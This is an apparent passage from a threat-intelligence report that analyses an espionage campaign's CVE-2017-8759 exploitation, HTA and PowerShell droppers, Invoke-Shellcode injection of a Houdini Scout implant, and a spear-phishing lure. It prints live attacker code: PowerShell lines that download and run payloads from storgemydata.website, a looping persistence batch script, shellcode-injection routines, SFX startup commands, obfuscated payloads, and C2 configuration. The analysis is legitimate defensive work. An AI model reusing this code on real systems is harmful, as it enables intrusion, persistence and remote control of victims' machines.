                if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {

                    System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);

                    System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                } //"/>
        </port>
    </service>

```

Figure 374. Contents of the WSDL Definition Retrieved from Google Documents

The behavior of the exploit at this stage is consistent with what have been reported by security researchers. The WSDL parser generated the .CS source code “Logo.cs” and stored it on disk, which then was compiled by the .NET built-in command-line build tool “csc.exe” into a .DLL library named after the Soap WSDL URL. Compilation artifacts in the form of a .PDB file were also left on disk.

Name	Type
https100docs4google4com0uc2export9download&confirm9XRIZ&id90B0dN5Z2GG3wsUmJRXzZJWkZ1ODQ.dll	Application extension
https100docs4google4com0uc2export9download&confirm9XRIZ&id90B0dN5Z2GG3wsUmJRXzZJWkZ1ODQ.pdb	PDB File
Logo.cs	CS File

Figure 375. Artifacts Left on Disk as Part of CVE-2017-8759 Exploitation

The final URL destination of the WSDL definition on Google Documents and the compilation commands are evident in the dumped memory of the Microsoft Word process (note the document ID in the end of the URL).

```

The document has moved <A
HREF="https://doc-0k-5c-docs.googleusercontent.com/docs/securesc/ha0ro937qcuc7l7deffksulhqsh7mbp1/q2fi84inhi233q4
kr5htqb0fqjunden2q/1510156800000/16736325864272234670/*080dN5Z2GG3wsUmJRXzzJWkZ1ODQ?e=download">here</A>.
...
C:\Users\Documents> "C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /t:library /utf8output
/R:"System.dll" /R:"System.Runtime.Remoting.dll" /R:"System.Data.dll" /R:"System.Xml.dll"
/R:"System.Web.Services.dll" /out:"https100docs4google4com0uc2export9download&confirm9XRIZ&
id90B0dN5Z2GG3wsUmJRXzzJWkZ1ODQ.dll" /D:DEBUG /debug+ /optimize-
"C:\Users\ (AppData\Local\Temp\85sqx-md.0.cs"

```

Figure 376. Artifacts of WSDL URL and its Compilation Extracted from the Memory of the Word Process

At this point, it became clear that the actor pastes discovered during the analysis of the attack ATT-OCT-30 were a preparation for this attack.

The successful exploitation results in the creation of a new “mshta.exe” child process to retrieve an HTA file from the actor-controlled server. Recall that this domain was observed in the previous attack.

```
Process Create:  
UtcTime: 2017-11-08 16:46:57.247  
ProcessGuid: {fdd8bd75-3501-5a03-0000-00106a215600}  
ProcessId: 552  
Image: C:\Windows\SysWOW64\mshta.exe  
CommandLine: "C:\Windows\System32\mshta.exe" http://storgemydata.website/hta  
CurrentDirectory: C:\Users\██████_Documents  
User: ██████████  
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=949485BA939953642714AE6831D7DCB261691CAC7CBB8C1A9220333801F60820,IMPHASH=00B1859A95A316  
ParentProcessGuid: {fdd8bd75-34c2-5a03-0000-00102f795400}  
ParentProcessId: 1576  
ParentImage: C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE
```

Figure 377. Child Process “mshta.exe” Started by Word because of Successful Exploitation

The retrieved HTA file consists of VBScript and PowerShell commands to download, persist, and execute a batch script named “Gen5.bat” from the Startup directory.

```
GET /hta HTTP/1.1  
Accept: */*  
Accept-Language: en-US  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2;  
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E; InfoPath.3)  
Host: storgemydata.website  
Connection: Keep-Alive  
  
HTTP/1.1 200 OK  
Date: Wed, 08 Nov 2017 16:46:58 GMT  
Server: Apache  
Last-Modified: Sun, 05 Nov 2017 14:49:51 GMT  
Accept-Ranges: bytes  
Content-Length: 444  
Content-Type: text/plain  
  
<script language="VBScript">  
window.moveTo -4000, -4000  
Set vFwhEtGt = CreateObject("Wscript.Shell")  
Set lfti = CreateObject("Scripting.FileSystemObject")  
If 1=1 Then  
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\start  
Menu\Programs\Startup\Gen5.bat';(New-Object System.Net.WebClient).DownloadFile('http://  
storgemydata.website/gz.dat',$d);Start-Process $d;"),0  
    End If  
    window.close()  
</script>
```

Figure 378. Child Process “mshta.exe” Started by Word because of Successful Exploitation

The execution of the HTA file results in the retrieval of a batch script with PowerShell commands from the same actor server. This script is similar to the runtime time-based persistence script observed in previous attacks, specifically, the attack ATT-OCT-24 since the next stage payload is retrieved via another URL “/robots.txt” from the same actor server, as opposed to the usual direct base64-encoded and gzipped content.

```

GET /gz.dat HTTP/1.1
Host: storgemydata.website
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 16:47:01 GMT
Server: Apache
Last-Modified: Sun, 05 Nov 2017 15:40:06 GMT
Accept-Ranges: bytes
Content-Length: 771
Content-Type: text/plain

:Start
echo $J;if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir
+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nOp -w HidDen -c
$s=New-Object IO.MemoryStream([System.Convert]::FromBase64String((new-object
System.Net.WebClient).DownloadString('http://storgemydata.website/robots.txt')));IEX
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Start($s);| powershell -noprofile -noninteractive -w
hidden -command "$input | IEX"
TIMEOUT 1100
goto Start

```

Figure 379. Persistence Batch Script Retrieved Due to HTA File Execution

After the batch script is retrieved and executed, the process chain starting from the exploit execution to the execution of the persistence batch script can be visualized using Process Monitor.

Process Name	PID	Operation	Path	Result
Explorer.EXE	2204	Process Create	C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE	SUCCESS
WINWORD.EXE	2508	Process Create	C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe	SUCCESS
csrss.exe	388	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
csc.exe	2620	Process Create	C:\Windows\Microsoft.NET\Framework\v2.0.50727\cvtres.exe	SUCCESS
WINWORD.EXE	2508	Process Create	C:\Windows\SysWOW64\mshta.exe	SUCCESS
mshta.exe	968	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	388	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
powershell.exe	2656	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS
csrss.exe	388	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
cmd.exe	2768	Process Create	C:\Windows\SysWOW64\cmd.exe	SUCCESS
cmd.exe	2768	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
powershell.exe	2312	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
csrss.exe	388	Process Create	C:\Windows\system32\conhost.exe	SUCCESS
cmd.exe	2768	Process Create	C:\Windows\SysWOW64\timeout.exe	SUCCESS

Figure 380. Process Execution Chain from Exploit to Persistence Execution with Process Monitor

Houdini SE Scout Injection via PowerShell and Binary Header Manipulation

In the previous section, the successful exploitation of CVE-2017-8759 resulted in persisting the runtime time-based batch script. This script is designed to retrieve additional content from an actor-controlled server under the URL “/robots.txt”. The processing performed by the script to the retrieved contents indicates that the contents are gzipped and base64-encoded. Designing the script in this way provides a robust method for the actor to change the destination of the payload to different hosting locations.

Reviewing the network traffic, the download of the “/robots.txt” is observed with an HTTP response payload resembling a base64 encoding of a gzipped file.

```

GET /robots.txt HTTP/1.1
Host: storgemydata.website
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 16:47:03 GMT
Server: Apache
Last-Modified: Wed, 01 Nov 2017 16:05:53 GMT
Accept-Ranges: bytes
Content-Length: 41936
Vary: Accept-Encoding
Content-Type: text/plain

H4sIAAAAAAAEAOy7Z6/zWJIm+HkG6P9wd7qwmbnKTFrRNNDAHnpS9EYiVVNY0JMiJUr0VE//9z269/
WVVW0G07sfVi/eS4k8JyJ0mCeeuOYf/us/wH/FdEvHuru9qbe5a/LfvCpv27TL8reff/mH//ov//Bf3+DryyK95

```

Figure 381. Retrieval of Base64-encoded and Gzipped Contents via the Persistence Batch Script

Decoding and decompressing the retrieved contents reveal the “Invoke-Shellcode” PowerShell script with long base64-encoded string blob as the code to be injected. Recall that this behavior, particularly the long code that the script will inject was observed towards the end of the attack ATT-OCT-24, after the actor updated the Pastebin paste code “PHevv8PP_2”.

```

function Invoke-Shellcode ()
{
    function Local:Get-DelegateType
    { ... }

    function Local:GetProcAddress
    { ... }

    # Emits a shellcode stub that when injected will create a thread and pass execution to the main shellcode payload
    function Local:Emit-CallThreadStub ([IntPtr] $BaseAddr, [IntPtr] $ExitThreadAddr, [Int] $Architecture)
    { ... }

    function Local:Inject-LocalShellcode
    { ... }

    # I sincerely hope you trust that this shellcode actually pops a calc...
    # Insert your shellcode here in the for 0XX,0XX,...
    # 32-bit payload
    [Byte[]] $Shellcode = [System.Convert]::FromBase64String
    ("VVvsg8T0U41d/OiFCAAAiQOLA4PAEFDojAcAAFDoqgcAAFDogAAIsTiUIMiwODwCRQ6HAHAABQ6I4HAABQ6PwHAACLE41CIIIsDg8BgUOhUBwA
    AixOJQlyLA4PAOFdo0AcAAFDoVgcAAFDoxAcAAIsTiUI0iwODwExQ6BwHAABQ6DoHAABQ6KgHAACLE41CSIsDg8B0U0gAbwAAUOgeBwAAUOgeBwAAUOgeBwAA

    # Inject shellcode into the currently running PowerShell process
    $VirtualAllocAddr = GetProcAddress kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr,
    $VirtualAllocDelegate)
    $VirtualFreeAddr = GetProcAddress kernel32.dll VirtualFree
    $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr,
    $VirtualFreeDelegate)
    $CreateThreadAddr = GetProcAddress kernel32.dll CreateThread
    $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
    $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr,
    $CreateThreadDelegate)
    $WaitForSingleObjectAddr = GetProcAddress kernel32.dll WaitForSingleObject
    $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
    $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr,
    $WaitForSingleObjectDelegate)

    Inject-LocalShellcode
}
Invoke-Shellcode

```

Figure 382. Invoke-Shellcode PowerShell Retrieved from “/robots.txt” after Decoding and Decompressing

Similar to the attack ATT-OCT-24, decoding the base64-encoded blob from the “Invoke-Shellcode” PowerShell script reveals what appears to be a binary file. In this instance, additional binary headers are stripped (note the empty placeholders filled with the space character \x20 for the UPX headers).

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
08F0h:	75	61	6C	50	72	6F	74	65	63	74	00	00	00	00	00	00	ualProtect.....
0900h:	47	65	74	50	72	6F	63	41	64	64	72	65	73	73	00	00	GetProcAddress..
0910h:	00	00	00	00	56	69	72	74	75	61	6C	46	72	65	65	00VirtualFree.
0920h:	00	70	00	00	00	00	00	00	02	00	00	00	04	00	0F	00	.p.....
0930h:	FF	FF	00	00	B8	00	00	00	00	00	00	00	40	00	1A	00	ÿÿ.....@...
0940h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0950h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0960h:	00	01	00	00	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	...ç.....í!,.L
0970h:	CD	21	90	90	00	00	00	00	00	00	00	00	00	00	00	00	í!
0980h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0990h:	00	00	00	00	00	00	00	00	02	0D	0A	24	37	00	00	00\$7...
09A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
09F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A00h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A10h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0A20h:	00	00	00	00	00	05	00	00	4C	01	03	00	19	5E	42	2AL.....^B*
0A30h:	00	00	00	00	00	00	00	00	E0	00	8E	A1	OB	01	02	19à.Ži.....
0A40h:	00	70	00	00	10	00	00	00	C0	00	00	B0	34	01	00	00	p.....À..^4..
0A50h:	00	D0	00	00	40	01	00	00	00	00	05	00	10	00	00	00	Ð...@..
0A60h:	00	02	00	00	04	00	00	00	00	00	00	04	00	00	00	00P.....
0A70h:	00	00	00	00	00	50	01	00	00	10	00	00	00	00	00	00
0A80h:	02	00	01	00	00	00	00	00	00	00	00	00	00	00	10	00
0A90h:	00	10	00	00	00	00	00	00	10	00	00	00	00	00	00	00
0AA0h:	00	00	00	00	B0	40	01	00	10	02	00	00	00	40	01	00°@.....@..
0AB0h:	B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0AC0h:	00	00	00	00	C0	42	01	00	0C	00	00	00	00	00	00	00ÀB.....
0AD0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0AE0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0AF0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B00h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B10h:	00	00	00	00	00	00	00	00	00	00	00	20	20	20	20	20
0B20h:	00	00	00	00	C0	00	00	00	10	00	00	00	00	00	00	00À.....
0B30h:	00	04	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0B40h:	80	00	00	E0	20	20	20	20	00	00	00	00	70	00	00	00	€..à.....p..
0B50h:	00	D0	00	00	00	68	00	00	00	04	00	00	00	00	00	00Ð..h.....
0B60h:	00	00	00	00	00	00	00	00	40	00	00	E0	2E	72	73	72@..à.rsr.....
0B70h:	63	00	00	00	10	00	00	00	40	01	00	00	04	00	00	00	c.....@..
0B80h:	00	6C	00	00	00	00	00	00	00	00	00	00	00	00	00	00l.....
0B90h:	40	00	00	C0	00	00	00	00	00	00	00	00	00	00	00	00	@..À.....
0BA0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0BB0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0BC0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0BD0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0BE0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0BF0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C00h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C10h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C20h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C30h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C40h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C50h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C60h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C70h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C80h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0C90h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CA0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CB0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CC0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CD0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CE0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0CF0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	333.....
0D00h:	2E	39	31	00	55	50	58	21	0D	09	02	08	2A	EA	47	07	.91.UPX!.....*éG.

Figure 383. Decoded String in “Invoke-Shellcode” Script Resembling a Binary File with Stripped Headers

After removing the extraneous data (right after `\x70` following the `VirtualFree\x00\x00`) and patching the binary MZ/PE and the UPX headers (highlighted in Dark Orange), the resulting binary file can be UPX unpacked.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	MZP.....ÿÿ..
0010h:	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	..@.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
0040h:	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	°...Í!..LÍ!..
0050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	This program mus
0060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	t be run under W
0070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	in32..\$7.....
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0100h:	50	45	00	00	4C	01	03	00	19	5E	42	2A	00	00	00	00	PE..L....^B*
0110h:	00	00	00	00	E0	00	8E	A1	0B	01	02	19	00	70	00	00à.Ži....p..
0120h:	00	10	00	00	00	C0	00	00	B0	34	01	00	00	D0	00	00À..°4...Đ..
0130h:	00	40	01	00	00	00	00	05	00	10	00	00	00	02	00	00	.@.....
0140h:	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00
0150h:	00	50	01	00	00	10	00	00	00	00	00	00	02	00	01	00	.P.....
0160h:	00	00	00	00	00	00	00	00	00	00	10	00	00	10	00	00
0170h:	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00
0180h:	B0	40	01	00	10	02	00	00	00	40	01	00	B0	00	00	00	°@.....@..°
0190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01A0h:	C0	42	01	00	0C	00	00	00	00	00	00	00	00	00	00	00	ÀB.....
01B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
01F0h:	00	00	00	00	00	00	00	00	55	50	58	30	00	00	00	00	...UPX0.....
0200h:	00	C0	00	00	00	10	00	00	00	00	00	00	00	04	00	00	.À.....
0210h:	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	E0€..à
0220h:	55	50	58	31	00	00	00	00	00	70	00	00	00	D0	00	00	UPX1.....p..Đ..
0230h:	00	68	00	00	00	04	00	00	00	00	00	00	00	00	00	00	.h.....
0240h:	00	00	00	00	40	00	00	E0	2E	72	73	72	63	00	00	00@..à.rsrc...
0250h:	00	10	00	00	00	40	01	00	00	04	00	00	00	6C	00	00@.....l..

Figure 384. Patched Binary and UPX Headers

```
$ upx -d scout_shellcod_carved_patched_upx_packed.bin -o scout_shellcod_carved_patched_upx_unpacked.bin
      Ultimate Packer for executables
      Copyright (C) 1996 - 2013
UPX 3.91      Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

  File size      Ratio      Format      Name
  -----
  54272 <-    28672  52.83%  win32/pe  scout_shellcod_carved_patched_upx_unpacked.bin

Unpacked 1 file.
```

Figure 385. Successful UPX Unpacking after Patch Binary and UPX Headers

Examining the strings of the UPX unpacked binary confirms that the file is the raw Houdini Scout binary.

```

$ strings scout_shellcod_carved_patched_upx_unpacked.bin | grep "command=\|cmd\|\|[a-z]\|\|\|\|scote"
[/connection]
[connection]
[/param]
[param]
[/nick_name]
[nick_name]
[/install_name]
[install_name]
[/install_folder]
[install_folder]
[/reg_startup]
[reg_startup]
[/folder_startup]
[folder_startup]
[/task_startup]
[task_startup]
[/injection]
[injection]
[/injection_process]
[injection_process]
command=scote_ping
scote_pong
scote_drop
scote_info_ipconfig
command=scote_info_ipconfig
cmd.exe /C ipconfig
scote_info_systeminfo
command=scote_info_systeminfo
cmd.exe /C systeminfo
scote_upgrade
scote_upgrade_internal
command=scote_connection|hwid=

```

Figure 386. Houdini Scout Strings Found in the UPX Unpacked/Raw Binary

From the list commands above, the actor appears to have implemented the new command “scote_upgrade_internal”. During the lifecycle of this attack, none of the upgrade commands was observed in the network traffic.

Given the “Invoke-Shellcode” PowerShell script, this variant of the Houdini Scout component is injected into the currently running process “powershell.exe”. This variant also retrieved its configuration from Google Plus, using the same accounts identified in the previous attacks. Examining the memory dump of the injected PowerShell process confirms the Google Plus configuration, with new “install_name” and “nick_name”.

```

[config]
[connection]
    [param]https://plus.google.com/106456556287604120942[/param]
    [param]https://plus.google.com/110228699051788231047[/param]
    [param]https://plus.google.com/104518099222750189969[/param]
[/connection]
[install_name]SgyUe81Q[/install_name]
[nick_name]ut0GMN9K[/nick_name]
[install_folder]temp[/install_folder]
[reg_startup]false[/reg_startup]
[folder_startup]false[/folder_startup]
[task_startup]true[/task_startup]
[injection]true[/injection]
[injection_process]svchost[/injection_process]

```

Figure 387. Output of Houdini Scout Configurations Dumped from Injected “powershell.exe” Process

This Scout variant also connected to a C&C server that was identified in previous attacks for the heartbeats (ping/pong) communication.

Source	SrcPort	Destination	DstPort	Protocol	Info
172.16.40.152	49206	5.175.214.9	22	TCP	49206 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460
5.175.214.9	22	172.16.40.152	49206	TCP	22 → 49206 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
172.16.40.152	49206	5.175.214.9	22	TCP	49206 → 22 [ACK] Seq=1 Ack=1 Win=64240 Len=0
172.16.40.152	49206	5.175.214.9	22	SSH	Client: Encrypted packet (len=40)
5.175.214.9	22	172.16.40.152	49206	TCP	22 → 49206 [ACK] Seq=1 Ack=41 Win=64240 Len=0
172.16.40.152	49206	5.175.214.9	22	SSH	Client: Encrypted packet (len=20)

```
command=scote_connection|hwid=[REDACTED]
command=scote_ping
scote_pong
command=scote_ping
scote_pong
```

Figure 388. Houdini Scout C&C Communication

ATT-NOV-13/22/23: Politics, Drugs, and One Angry Cat Lead to HoudiniSE

Amid the recent political escalation between the Kingdom of Saudi Arabia and Lebanon¹⁰⁵¹⁰⁶, the actor seized the opportunity to launch a new attack on November 13, 2017. While this attack reduces the complexity of exploitation compared to the previous one, the actor adapted the obfuscation tactics, payload delivery, and performed new post-compromise actions that were not observed in the previous attacks. Following this, the actor launched a new attack on November 22, 2017, which carries the same attack profile and TTPs as the November 13 attack.

ATT-NOV-13

The spear phishing email attempted to impersonate Al Raya newspaper; a daily newspaper published in Doha, Qatar. The email suggested that the Saudi government announcement for its citizens' to leave Lebanon came after the Lebanese forces arrested a Saudi prince under drugs (Captagon) smuggling charges. The subject of the email "بعد طلب السعودية مغادرة رعاياها القبض على امير سعودي يقوم بتهريب الكبتاجون" can be translated to "After Saudi requests citizens to leave, Saudi princes arrested for smuggling Captagon". The email goes on detailing the alleged arrest offers a Google Documents URL to watch it.



Figure 389. ATT-NOV-13 Spear Phishing Email

<https://docs.google.com/uc?export=download&confirm=XRlZ&id=11YogOASTFS4PrCGGgEH7CHzDAqeHUbA> ; ATT-NOV-13

Figure 390. First Stage Payload URL on Google Documents from the Spear Phishing Email

The content behind the Google Documents link is a .RAR compressed archive named ".القبض على امير الكبتاجون.rar", which embeds a self-extracting archive with the same name as the .RAR archive but with a .SCR extension, as well as three decoy .JPG images that allegedly represent scenes from the arrest.

Name	Date	Type	Size
sdrugs1.jpg	11/13/2017 1:28 PM	JPG File	43 KB
sdrugs2.jpg	11/13/2017 1:27 PM	JPG File	37 KB
sdrugs3.jpg	11/13/2017 1:26 PM	JPG File	96 KB
القبض على امير الكبتاجون.rar	11/14/2017 7:31 PM	RAR File	475 KB
القبض على امير الكبتاجون.scr	11/13/2017 1:21 PM	Screen saver	666 KB

Figure 391. First Stage .RAR Payload and its Contents after Decompression

¹⁰⁵ <https://www.nytimes.com/2017/11/09/world/middleeast/saudi-arabia-lebanon-war.html>

¹⁰⁶ <http://www.aljazeera.com/news/2017/11/calls-calm-escalating-saudi-lebanon-crisis-17111120536691.html>

The self-extracting archive “القىف على امير الكباجون .scr” embeds yet another self-extracting archive named “x.exe”. The latter is designed to drop an embedded .RTF document named “saud.rtf” into the “%TEMP%” directory and open it as a second decoy, and also drop a batch script named “x.bat” into the “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\” directory for persistence.

```
...
Rar!
CMT;The comment below contains SFX script commands
Path=.\%userprofile%\start menu\programs\startup\
Setup=x.bat
Silent=1
Overwrite=1
Update=U
x.bat
...
```

Figure 392. SFX Script Commands Extracted from the Self-extracting Archive “x.exe”

The decoy .RTF document “saud.rtf” does not embed any exploits, and potentially copied text dating back to 2015 from this website¹⁰⁷ to elaborate on the same topic as the phishing email. The document metadata references the profile “SEC” as the author and last modifier.



Figure 393. Contents of the Decoy Document “saud.rtf”

\$ exiftool saud.rtf	
File Name	: saud.rtf
File Size	: 49 kB
File Type	: RTF
MIME Type	: text/rtf
Author	: SEC
Last Modified By	: SEC
Create Date	: 2017:11:13 17:11:00
Modify Date	: 2017:11:13 17:11:00

Figure 394. Metadata of Decoy .RTF Document “saud.rtf”

¹⁰⁷ <http://www.egyptpetrol.com/2015/10/26/>

The batch script “x.bat” is designed to achieve the same behavior as the runtime time-based persistence technique used by the actor numerous times but with modifications and simplistic obfuscation. The first modification observed is that the persistently executed sub-payload is embedded within the batch script as a semi-obfuscated base64-encoded and gzipped payload, contrary to fetching it from a remote source. The actor introduced simple character substitution to the base64 string by swapping all occurrences of the character “!” with the character “A” before base64 decoding the stream as a means of avoiding simple detection mechanisms.

```
:start
echo $svQWw = New-Object IO.MemoryStream(,[Convert]::FromBase64String
("H4SICMeOCv0C/zE1MT!1NzU4MTUuNjg!tVztT+M4EP60XH+wPpGSSGnown44Ia1EKa+3W+i1vHerlZtMwi
+OHwlyn0Fv47zd0ExJUuOxudPns2p4Zj59n5rGdmPUgvetmlnwmo
+76WpKLyD!pCEuuD7ISHZcf62uk/Pp0ZR4zpyq76mMcw4BKQaZkhHeuQk/NnZ24
+svk/59hpG9USfL9mRkmRhvb3dzpUCYStg8BMPRGtIJZ6!9nzySyxkoaj10fk8kye/if!8PuZxQxpotujSa!Wl1RGzXvsqI2ozDYcaZ8
dxv31x/1Po4Dvfvcqs15w4X2k!axpy?PnnY7Zniww8t8ciJbVTHjJxNZmeC40Te!Eo82hB2YmY
+3igeojKTCEvXJbKloefi3z6i0IljBrr9WWMx17fgOSLnPC!73qjMYS!Lw1L!dQNKZKNQcx8Do+oiDkMI8l7J3BFhf
+9t17TCa36RVkBUVVGqr2CvaW3668m26DYx2+FZoTlySLzXCSXF/krlVJPVN+oW!E8hdeXmhw+n0k7ID3MhRqpFjh0z1Qo/piMLE
+j8Zg4D3PJ5f7w32sfNFzf797+!XnRheSxeM6wgtiHde7lPLowtq9Xal7kD!BewtBUXZVxei9xhYKH!pcwsrsBLP03HIB4j3gMKXGYh
+Qbarbfsm
+9uzngMqhMh4xqzwmLwxyazpNNzj0UPUsRw0XaRtgRb!CrrsuwX1e52jEZul10t!9LPSqeje!yBcog0hGalUud3Mjir1un28u5YRHvp
go39lcRLXfuSgGNyiMkGFE4G2YQMcotK!E5YjhLozSwmXvgvpJ13LoxBQjZZESnLFQDI0tG4XJLkvED4dgjt0MQ4pGh54ccDpFFSg7q
Cg0ooXYfTvZqk
+WTWE8qpBppIqsd7k@!blgyqDQWLCLWtvqvQsU2XUV!SSS17rkLmBFC2YDK!uxy0Qsgwd4qM4Bzq0MPCEsYWKcw!W9Ynt3qlUNLat
+GCG+0ujG@+5+rwlMOptdk
+WuplG1@Ub2GwzuS94JLGe9RQ78PMmgX7Y0Mj61NIF9jfNLyHCFYpbMjcZLkJ2n2oWhF5xzuutlFn3Yb2b4le2q9IxxyBy1rCq!/6k
0$jnqS2Y9P0/5FrSFJYJCjy0M1UFHw4VxGViWteKF!L2VzjNV3jn+3N1/955NnQ78Wzmpqe/sGE8USKEELv4KYmlnQfthqt1H12g
